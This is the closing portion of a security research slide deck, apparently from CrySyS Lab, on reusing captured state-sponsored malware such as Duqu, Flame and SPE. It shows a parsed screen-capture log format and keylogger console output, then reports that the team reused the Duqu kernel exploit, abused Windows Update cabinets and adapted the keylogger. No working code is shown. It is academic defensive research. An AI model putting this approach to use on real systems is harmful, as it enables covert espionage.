
0x02 record: used for omitting squares (3 bytes long)

0x04 record: used for one color squares (2 bytes long)

other records (such as 0x10, 0x20, etc...): used for omitting squares (2 bytes long)


Incremental screen capture

- It is a complicated format, it took a while to understand how it works
- Maybe originated from some commercial product?




```
Incremental image file: dq_test/0010-03.dqp.out
==> File size with header: 17734 byte
==> File size without header: 17718 byte
==> Width: 1024 pix
==> Height: 768 pix
        ==> 0x00:00 records: 5
        ==> 0x00 records: 489
        ==> 0x01 records: 27
        ==> 0x02 records: 63
        ==> 0x04 records: 560
        ==> Other records: 53
                ==> 0x10 record: 28
                ==> 0x98 record: 1
                ==> 0x38 record: 1
                ==> 0x18 record: 11
                ==> 0x28 record: 4
                ==> 0x20 record: 2
                ==> 0x40 record: 1
                ==> 0xb0 record: 1
                ==> 0x48 record: 3
                ==> 0x60 record: 1
==> Sum: 1197 records.
```

Sample - Inremental image 1




Sample – Incremental image 2



```
C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
restart

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
restart

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>_
```

Sample – merged image with incr. parts



```
C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
restart

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
restart

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>keylogger.exe
xxx

C:\Documents and Settings\guestguest\My Documents\icons2\test0426>_
```

Conclusions

On one hand

- Successfully used Duqu kernel level exploit to run our own malware
- Abused Windows Update cabinet files to install our malware
- With minor modifications we could use SPE to do espionage for our goals
- With minimal work, Duqu keylogger worked for our own goals
- Direct work on the project was just some 100-150 work hours

Remarks:

- Public information misses some detail
- Some information is not fully correct in analysis papers

On the other hand

- Overhead, preparations was much more work
- Every public technical detail, analysis was considered as “known” at step 1
- Modifying Duqu exploit to run our user space code probably needed possibly almost the same effort than writing our own (basic) kernel level shell code
- Windows Update abuse only works in subnets. Probably attackers considered such abuse of their work!
- Modifying SPE, understanding the protocol and making C&C took probably more effort than making such a tool from scratch
- For Duqu keylogger: A large number of other solutions are available on the net, no need to use Duqu’s

Maybe, Probably…

- Duqu dropper contained multiple levels of obfuscation, encryption, compression. Maybe intentionally wanted to avoid similar attacks we did, maybe just coincidence.
- Flame Windows Update cabinets were created to be used only in local network. Maybe it was designed to be so.
- SPE/Miniflame has only limited espionage capabilities and gets new commands only rarely. Maybe it was just a “backup” tool if the other malware is captured.

Conlusions

- Reconfiguring malware, especially state-sponsored targeted attacks is a real threat
- Attackers have some (limited) possibilities to avoid such situations
- Possibly creators of Stuxnet, Duqu, Flame, etc. were already designed their products keeping this in head
- It’s a very dangerous game to play

Questions?

http://www.crysys.hu/

Duqusubmit anonymous malware submission PGP fingerprint:
E84E 7C73 C95D 65AD E7A6 A555 53C8 E4CC 17F0 A1A1
bencsath@crysys.hu PGP fingerprint
286C A586 6311 36B3 2F94 B905 AFB7 C688 64CF 6EFB
buttyan@crysys.hu PGP fingerprint
7E10 7013 706B DCD2 367C 689A 5EA5 696E 37C1 BAE1